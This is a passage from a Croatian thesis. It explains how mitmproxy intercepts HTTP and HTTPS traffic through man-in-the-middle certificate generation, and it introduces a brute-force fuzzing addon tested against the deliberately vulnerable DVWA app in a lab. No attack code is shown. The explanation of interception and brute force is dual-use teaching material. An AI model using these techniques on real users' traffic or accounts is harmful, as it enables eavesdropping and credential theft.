Slika 4.1 Mitmproxy sučelje [10]

Slika 4.1 prikazuje sučelje Mitmproxy programa. Sa slike su vidljivi klijentski HTTP GET zahtjevi i odgovori s poslužitelja. Na dnu je u plavome tekstu vidljiva korisnička naredba za ponovno slanje klijentskog prometa [10].



Slika 4.2 Sučelje Mitmweb alata [10]

Slika 4.2 prikazuje web sučelje Mitmproxy alata koje se naziva Mitmweb.

4.1. Način rada


Alat Mitmproxy može raditi na više načina. Glavna podjela je na eksplicitni i prozirni način rada. U eksplicitnome se načinu rada klijent eksplicitno konfigurira kako bi se povezao s posredničkim poslužiteljem dok se kod prozirnog načina rada klijent preusmjerava kroz posrednik na mrežnome sloju OSI modela i klijentski preglednik nije svjestan njegovog postojanja. Svaki se od ova dva načina nadalje dijeli na HTTP i HTTPS način rada koji određuju je li komunikacija šifrirana kriptografskim algoritmima. Ovi su načini rada detaljnije opisani u daljnjim podpoglavljima.

4.1.1. Eksplicitni HTTP način rada

Konfiguracija klijenta da koristi alat Mitmproxy kao eksplicitni *proxy* poslužitelj najjednostavniji je i najpouzdaniji način presretanja prometa. Protokol kojim se koristi *proxy* poslužitelj definiran je u sklopu dokumentacije HTTP protokola koji se može pronaći u [10]. Definicijom ponašanja *proxy* poslužitelja osigurava se pouzdano ponašanje klijenta i poslužitelja kojima *proxy* poslužitelj posreduje. U najjednostavnijoj interakciji klijenta (web preglednika) i mitmproxy-ja, klijent se izravno povezuje s *proxy* poslužiteljem slanjem zahtjeva koji može izgledati ovako [10]:

```
GET http://example.com/index.html HTTP/1.1
```

Ovaj zahtjev sadrži sve informacije koje su Mitmproxy-ju potrebne za nastavak komunikacije.



Slika 4.3 Eksplicitno preusmjeravanje HTTP prometa, preuzeto iz [10]

Slika 4.3 prikazuje eksplicitno HTTP preusmjeravanje prometa kroz Mitmproxy poslužitelj:

- Klijent se povezuje na Mitmproxy alat i šalje zahtjev.
- Mitmproxy se povezuje sa poslužiteljem sadržaja i prosljeđuje zahtjev primljen od klijenta.

4.1.2. Eksplicitni HTTPS način rada

Proces eksplicitnog preusmjeravanja HTTPS prometa je nešto kompliciraniji od prethodnog. Klijent se spaja na proxy poslužitelj naredbom sličnoj ovoj [10]:

```
CONNECT example.com:443 HTTP/1.1
```

Konvencionalni proxy ne može niti gledati niti manipulirati protokom podataka šifriranim TLS protokolom, pa CONNECT zahtjev traži od proxyja da otvori cijev između klijenta i poslužitelja. U ovom slučaju proxy slijepo prosljeđuje podatke u oba smjera ne znajući ništa o sadržaju. Pregovaranje o TLS vezi odvija se preko ove cijevi, a sadržaj zahtjeva i odgovora potpuno je skriven [10].

Mitmproxy, osim što prosljeđuje sadržaj između klijenta i poslužitelja, taj sadržaj može i analizirati korištenjem napada čovjeka u sredini (engl. *Man in the middle*). Osnovna ideja napada je predstaviti se klijentu kao poslužitelj i poslužitelju kao klijent. Problematični dio je taj što se sustav za izdavanje certifikata brine o nemogućnosti provedbe tog napada postojanjem dobro poznate treće strane koja potpisuje certifikate poslužitelja i osigurava njihovu legitimnost. Ukoliko se taj potpis ne poklapa ili dolazi


od nepovjerljive treće strane, klijent može prekinuti vezu. Mitmproxy taj problem rješava tako što sam implementira sustav za izdavanje certifikata za presretanje i izdaje ih dinamički. Kako bi natjerali web preglednik ga vjeruje certifikatima izdanim od strane Mitmproxy alata, potrebno je ručno registrirati Mitmproxy kao pouzdani sustav za izdavanje certifikata u samom pregledniku. Postupak registracije opisan je u [11].

Za generiranje certifikata potrebnih za postavljanje u MITM poziciju potrebne su određene informacije o poslužitelju. Prva potrebna informacija je ime udaljenog poslužitelja (engl. *Hostname*). Tu informaciju nije moguće pročitati iz CONNECT zahtjeva ukoliko se udaljeni poslužitelj identificira IP adresom umjesto imenom domaćina. Mitmproxy do te informacije dolazi tako što zaustavlja početni CONNECT zahtjev i započinje istovremenu vezu sa poslužiteljem. Nakon što Mitmproxy dovrši TLS rukovanje sa udaljenim poslužiteljem, iz dobivenog poslužiteljskog certifikata pročita polje *CommonName* koje sadrži ime domaćina. Dobivenim imenom moguće je generirati certifikat za presretanje s kojim se Mitmproxy klijentu pretvara kao poslužitelj [10].

Druga komplikacija je korištenje polja certifikata *Subject Alternative Name* (SAN) unutar kojeg je moguće definirati više domena za koje certifikat vrijedi, pa će certifikat vrijediti ukoliko se očekivana domena nalazi unutar SAN polja ali ne i unutar CN polja. Mitmproxy jednostavno kopira sadržaj iz SAN polja certifikata poslužitelja u certifikat za presretanje prometa.

Treća komplikacija je korištenje TLS ekstenzije naznake imena poslužitelja (engl. *Server Name Indication - SNI*) koja omogućuje da se na istoj IP adresi i vratima poslužuje više certifikata koji su vezani uz različite domaćine što omogućuje virtualni hosting više domena s jedne IP adrese. Mitmproxy-ju to stvara problem iz razloga što se povezivanjem na poslužitelj bez definiranja SNI-ja, odnosno imena domaćina, u odgovoru može nalaziti certifikat za domenu koja je različita od domene za koju klijent šalje zahtjev koji želimo presresti. Za rješavanje problema, Mitmproxy klijentu dozvoljava nastavak uspostavljanja veze do trenutka nakon kojeg klijent odredi na kojeg se domaćina točno želi spojiti. U tom trenutku Mitmproxy zaustavlja uspostavljanje veze klijenta prema odabranom domaćinu i istovremeno uspostavlja vezu prema poslužitelju korištenjem ispravne SNI vrijednosti domaćina. Korištenjem ispravne očekivane SNI vrijednosti Mitmproxy poslužitelj osigurava da će od

poslužitelja dohvatiti ispravan certifikat iz kojeg će moći pročitati CN i SAN podatke potrebne za generiranje vlastitog certifikata za presretanje s kojima će se moći predstaviti klijentu [10].



Slika 4.4 Eksplicitno HTTPS prosljeđivanje, preuzeto iz [10]

Slika 4.4 prikazuje eksplicitno HTTPS prosljeđivanje u osam koraka:

- Klijent stvara vezu prema Mitmproxy poslužitelju i izdaje HTTP CONNECT zahtjev.
- Mitmproxy odgovara klijentu sa odgovorom “200 Connection Established”, pretvarajući se da je cijev prema poslužitelju uspješno stvorena.
- Klijent vjeruje da se spojio na udaljenog poslužitelja i započinje TLS rukovanje korištenjem SNI imena domaćina na kojeg se spaja. Mitmproxy zaustavlja rukovanje.
- Mitmproxy se spaja na poslužitelj TLS vezom korištenjem pročitanog SNI imena domaćina.
- Poslužitelj odgovara sa odgovarajućim certifikatom koji sadrži CN i SAN vrijednosti potrebne za generiranje certifikata za presretanje.
- Mitmproxy generira certifikat za presretanje i nastavlja TLS rukovanje zaustavljeno u koraku 3.


- Klijent šalje zahtjev putem uspostavljene TLS veze.
- Mitmproxy prosljeđuje zahtjev prema poslužitelju preko TLS veze uspostavljene u koraku broj 4.

4.1.3. Prozirni HTTP način rada

Kada se koristi prozirno HTTP proxy prosljeđivanje, veza se preusmjerava u proxy na mrežnom sloju, bez potrebe za bilo kakvom konfiguracijom klijenta. Transparentno prosljeđivanje je idealno za situacije kada se ne može utjecati na ponašanje klijenta. Kako bi se to moglo postići, uvedene su dvije dodatne komponente. Prva komponenta je mehanizam za preusmjeravanje koji TCP vezu namijenjenu poslužitelju na internetu preusmjerava na proxy poslužitelj. Taj mehanizam je najčešće ostvaren pomoću vatrozida na istom domaćinu na kojem se nalazi i proxy poslužitelj. Jednom kada je klijent započeo vezu, šalje HTTP zahtjev koji može izgledati ovako [10]:

```
GET /index.html HTTP/1.1
```

Ovaj zahtjev je drugačijeg oblika od zahtjeva navedenog u eksplicitnom načinu rada jer izostavlja shemu i ime domaćina. Za pamćenje odredišta brine se isti mehanizam preusmjeravanja koji je izvršio preusmjeravanje na mitmproxy. Svaki mehanizam preusmjeravanja ima drugačiji način za izlaganje tih podataka zbog čega je potreban drugi mehanizam kako bi prozirno preusmjeravanje moglo raditi: modul na domaćinu koji zna kako dohvatiti originalnu odredišnu adresu iz usmjeritelja. Mitmproxy tu funkcionalnost implementira uključenim skupom modula koji znaju kako razgovarati sa mehanizmima preusmjeravanja različitih platformi [10].



Slika 4.5 Prozirno HTTP preusmjeravanje, preuzeto iz [10]


Slika 4.5 prikazuje prozirno HTTP preusmjeravanje kroz četiri koraka [10]:

1. Klijent stvara vezu prema poslužitelju
2. Usmjeritelj preusmjerava vezu prema Mitmproxy poslužitelju koji je uobičajeno pokrenut na lokalnim vratima istog domaćina. Mitmproxy dohvaća originalnu odredišnu adresu od usmjeritelja.
3. Mitmproxy čita zahtjev klijenta.
4. Mitmproxy preusmjerava klijentski zahtjev prema poslužitelju.

Prozirno HTTP preusmjeravanje se ne koristi u sklopu projekta ovog rada.

4.1.4. Prozirni HTTPS način rada

Prvi je korak utvrditi je li potrebno dolaznu vezu tretirati kao HTTPS vezu. Mehanizam koji to omogućava je jednostavan: koristi se mehanizam preusmjeravanja kako bi se pročitala izvorna odredišna vrata. Sve dolazeće veze prolaze kroz različite slojeve koji se mogu iskoristiti za određivanje korištene verzije protokola. Otkrivanje verzije TLS protokola zasniva se na promatranju „ClientHello“ poruke na početku svake veze. Daljnji proces je mješavina metoda za prozirno preusmjeravanje HTTP prometa i eksplicitno preusmjeravanje HTTPS prometa [10].



Slika 4.6 Prozirno HTTPS preusmjeravanje, preuzeto iz [10]


Na Slika 4.6 prikazano je prozirno HTTPS preusmjeravanje u osam koraka [10]:

1. Klijent uspostavlja vezu prema poslužitelju
2. Usmjeritelj preusmjerava vezu prema Mitmproxy poslužitelju koji je uobičajeno pokrenut na lokalnim vratima istog domaćina. Mitmproxy dohvaća originalnu odredišnu adresu od usmjeritelja.
3. Klijent vjeruje da se spojio na udaljenog poslužitelja i započinje TLS rukovanje korištenjem SNI imena domaćina na kojeg se spaja. Mitmproxy zaustavlja rukovanje.
4. Mitmproxy se spaja na poslužitelj TLS vezom korištenjem pročitanog SNI imena domaćina.
5. Poslužitelj odgovara sa odgovarajućim certifikatom koji sadrži CN i SAN vrijednosti potrebne za generiranje certifikata za presretanje.
6. Mitmproxy generira certifikat za presretanje i nastavlja TLS rukovanje zaustavljeno u koraku 3.
7. Klijent šalje zahtjev putem uspostavljene TLS veze.
8. Mitmproxy prosljeđuje zahtjev prema poslužitelju preko TLS veze uspostavljene u koraku broj 4.

Prozirno HTTPS preusmjeravanje se ne koristi u sklopu projekta ovog rada.

4.2. Certifikati Mitmproxy

Prilikom prvog pokretanja programa Mitmproxy, sustav za izdavanje certifikata kreira se u konfiguracijskom direktoriju „~/.mitmproxy“ prema zadanim postavkama. Ovo se tijelo koristi za dinamičko generiranje certifikata za presretanje prilikom posjeta svakoj web lokaciji zaštićenoj TLS-om. Web preglednik po zadanim postavkama ne vjeruje Mitmproxy sustavu za izdavanje certifikata pa će o tome upozoriti korisnika prilikom pristupa zaštićenoj web stranici. Za zaobilaženje tog problema preporuča se postaviti povjerenje zadanog web preglednika Mitmproxy korijenskom certifikatu [10].



Slika 4.7 Postavke certifikata Firefox web preglednika

Datoteke koje Mitmproxy kreira u „.mitmproxy“ direktoriju su sljedeće:

- *mitmproxy-ca.pem*: Certifikat i privatni ključ u PEM formatu.
- *mitmproxy-ca-cert.pem*: Certifikat u PEM formatu, koristi se za distribuciju na platformama različitim od Microsoft Windowsa.

- *mitmproxy-ca-cert.p12*: Certifikat u PKCS12 formatu. Koristi se na Windows platformi.
- *mitmproxy-ca-cert.cer*: Isto kao i „.pem“, ali sa ekstenzijom koju očekuju neki Android uređaji.

4.3. Mogućnosti

Mitmproxy sadrži konfiguracijsku datoteku koja se nalazi na putanji „~/.mitmproxy/config.yaml“. U ovoj su datoteci definirane mogućnosti samog programa putem definiranih vrijednosti za pojedino polje. Mehanizam mogućnosti je sveobuhvatan i kontrolira svo ponašanje Mitmproxy programa prilikom njegovog izvođenja. Mehanizam mogućnosti je proširiv pa se dodaci razvijeni od trećih strana mogu poslužiti definicijama mogućnosti koje će biti poštovane kao i same mogućnosti Mitmproxy programa.

Neke zanimljive mogućnosti:

- *anticache*: Micanje zaglavlja zahtjeva koja mogu utjecati na ponašanje poslužitelja s obzirom na korištenje priručne memorije.
- *certs*: Lista certifikata za pojedinu domenu.
- *confdir*: Lokacija zadanog direktorija s konfiguracijskim datotekama.
- *dumper_filter*: Ograničavanje koji su tokovi propušteni.
- *http2*: Aktivacija http2 podrške.
- *intercept*: Presretanje prometa danim izrazom.
- *listen_host*: Adresa na kojoj se pokreće Mitmproxy.
- *listen_port*: Vrata na kojima se pokreće Mitmproxy.
- *mode*: Način rada Mitmproxy-ja.
- *rfile*: Čitanje tokova iz datoteke.
- *ssl_insecure*: Isključuje provjeru SSL/TLS certifikata poslužitelja.

Pregled svih ostalih mogućnosti dostupan je na [12].

4.4. Naredbe

Mitmproxy omogućuje korištenje naredbi preko svog sučelja. Naredbe su mehanizam koji korisnicima omogućuje aktivnu interakciju s dodacima. U Mitmproxy konzoli moguće je pokrenuti pisanje naredbe tipkom ":". Na primjer, naredba za ponovno slanje definiranog klijentskog toka izgleda ovako:

```
:replay.client [flow]
```

U ovoj naredbi ključna riječ "flow" predstavlja tok podataka koji je vidljiv kroz Mitmproxy sučelje [10].

4.5. Razvijanje dodataka

Alat Mitmproxy omogućuje razvijanja dodataka kojima se proširuje njegova funkcionalnost. Mehanizam dodataka sastoji se od skupa API-ja koji podržavaju komponente proizvoljne kompleksnosti. Dodaci komuniciraju s Mitmproxy-jem putem događaja (engl. *Events*) koji im omogućuju da se priključe i promjene njegovo ponašanje. Dodaci se mogu konfigurirati kroz mogućnosti (engl. *Options*) koje se mogu postaviti u konfiguracijskoj datoteci ili interaktivno putem korisničkih naredba.

Događaji su u dodacima implementirani kao funkcije sa dobro poznatim imenima. Kada Mitmproxy primi poruku od klijenta, pozvati će se događaj imena "*request*", a kada poslužitelj uzvrati odgovorom, na Mitmproxy-ju se pokreće funkcija "*response*". Dodatak manipulira tokom prometa koji prolazi kroz Mitmproxy tako što implementira vlastite funkcije koje upravljaju događajima.

Neke od funkcija događaja su:

- Funkcija *clientconnect*: Poziva se prilikom spajanja klijenta na Mitmproxy.
- Funkcija *serverconnect*: Poziva se prilikom spajanja poslužitelja na Mitmproxy.
- Funkcija *configure*: Poziva se prilikom promjene konfiguracije.
- Funkcija *load*: Poziva se prilikom učitavanja dodatka.
- Funkcija *request*: Poziva se prilikom primanja zahtjeva od klijenta.
- Funkcija *response*: Poziva se prilikom primanja odgovora od poslužitelja.

```python
"""Add an HTTP header to each response."""


class AddHeader:
    def __init__(self):
        self.num = 0

    def response(self, flow):
        self.num = self.num + 1
        flow.response.headers["count"] = str(self.num)


addons = [
    AddHeader()
]
```

Slika 4.8 Primjer dodatka za dodavanje HTTP zaglavlja u poruku


U sklopu ovog projekta implementiran je dodatak koji ima mogućnost fuzz ispitivanja zadanih formi web stranica. *Slika 4.8* prikazuje primjer tijela jednog dodatka. Na slici je vidljiva implementacija metode „*response*“ koja se poziva prilikom primanja svakog dolaznog paketa od strane poslužitelja.

5. Praktična demonstracija

Projektni dio specijalističkog rada sastoji se od stvaranja vlastite implementacije jednostavnog programa za provođenje fuzz ispitivanja. Program za fuzz ispitivanje implementira napad grubom silom nad određenom web formom kao što je forma za prijavu korisnika. Cilj projekta je razvoj proširivog radnog okvira za provođenje fuzzing ispitivanja nad web formama koji se zasniva na Mitmproxy posredniku. Projekt implementira jednostavne napade grubom silom nad formama koje za slanje podataka koriste GET i POST HTTP metode. Ispitivanje se provodi nad ranjivom web aplikacijom DVWA (engl. *Damn Vulnerable Web Application*) [13]. Ranjiva web aplikacija nalazi se na udaljenom stroju, na istoj mreži kao i stroj s kojeg se provodi ispitivanje ili na istome stroju ali pokrenuta u kontejnerskom okruženju koristeći Docker uslugu za kontejnerizaciju aplikacija. Programsko rješenje za ispitivanje implementirano je kao dodatak (engl. *Addon*) već postojećem Mitmproxy proxy poslužitelju. U idućim je poglavljima detaljnije opisano ispitno okruženje, od kojih se dijelova sastoji i potrebnih informacija za njegovu instalaciju. Opisana je implementacija dodatka s grafom povezanosti komponenti, dani su opisi komponenti i njihovi pripadajući isječci programskog koda. Opisano je ispitivanje implementiranog programskog rješenja nad ranjivom stranicom te su opisani dobiveni rezultati. Opisana su moguća poboljšanja razvijenom programskom rješenju i smjernice za daljnji razvoj. Moguće je izraditi ovakav projekt i bez korištenja Mitmproxy alata, međutim koristi se zbog vremenskih ograničenja i ograničenja na kompleksnost programskog rješenja. Glavna prednost alata Mitmproxy u sklopu ovog projekta je ta što nudi implementaciju proxy poslužitelja za presretanje i rad s HTTP/HTTPS prometom pa nije potrebno implementirati vlastiti HTTP poslužitelj.

5.1. Ispitno okruženje

Ispitno okruženje stvoreno je na jednom osobnom računalu. *Slika 5.1* prikazuje dijagram ispitnog okruženja korištenog u ovom projektu.



Slika 5.1 Logički prikaz ispitnog okruženja

Na ispitnom računalu instaliran je operacijski sustav Ubuntu Linux. Ovaj je operacijski sustav odabran zbog jednostavnosti instalacije i njegove široke podrške. Svi programi korišteni u sklopu izrade projekta podržavaju Ubuntu stoga nikakve dodatne promjene u konfiguraciji nisu potrebne. Inačica korištenog operacijskog sustava je Ubuntu 20.10.

Na osobnom računalu instaliran je Firefox web poslužitelj koji se koristi za pristup web aplikaciji DVWA putem Mitmproxy proxy poslužitelja. Firefox nije potrebno ručno instalirati jer dolazi instaliran uz operacijski sustav Ubuntu.

Mitmproxy je proxy poslužitelj koji se koristi kao posrednik u komunikaciji između web preglednika Firefox i ranjive web aplikacije DVWA. Mitmproxy pokreće implementaciju BFFuzz dodatka čija je implementacija fokus ovog projekta.

Na ispitnom računalu instaliran je Docker program za kontejnerizaciju. Koristi se za pokretanje virtualiziranog okruženja unutar kojeg se pokreće ranjiva web aplikacija.

DVWA je ranjiva web aplikacija namijenjena za učenje sigurnosti web aplikacija i njihovih najčešćih ranjivosti.

Potrebne karakteristike osobnog računala za provedbu ispitivanja zadovoljene su od velike većine današnjih modernih računala jer ispitivanje nije procesorski zahtjevno.

Za provođenje ispitivanja preporuča se računalo od minimalno 4GB radne memorije i dvojezgrenim procesorom.

Detaljniji opisi komponenti dani su u idućim poglavljima kao i upute za konfiguraciju i pripremu ispitnog okruženja.

5.1.1. Operacijski sustav Ubuntu

Operacijski sustav Ubuntu Desktop je široko rasprostranjena alternativa drugim popularnim operacijskim sustavima kao što su Windows ili MacOS. U vrijeme pisanja ovog rada, dostupna inačica Ubuntu Desktop OS-a je 20.10 „Groovy Gorilla“ i ona se koristi kao temelj ispitnog okruženja namijenjenog za ispitivanje rada implementacije fuzzer programa.

Instalacija Ubuntu OS-a jednostavna je i neće biti detaljnije razmatrana u sklopu ovog rada, stoga se čitatelj usmjerava na upute za instalaciju koje se mogu pronaći na [14]. Korištenje implementacije fuzzer programa moguće je i na ostalim operacijskim sustavima koji podržavaju programski jezik Python 3 i koji imaju instaliran Mitmproxy proxy poslužitelj.

5.1.2. Web preglednik Firefox

Firefox je popularni web preglednik. Dolazi instaliran uz Ubuntu OS i dio je ispitnog okruženja. Njegova je uloga korisničko sučelje putem kojeg korisnik istražuje ranjivu web aplikaciju DVWA i identificira forme nad kojima želi provesti ispitivanje pomoću fuzzer programa. Ukoliko iz nekog razloga Firefox preglednik nije prisutan na instaliranom operacijskom sustavu, pomoć i upute za instalaciju moguće je potražiti na službenim stranicama Firefoxa [15].

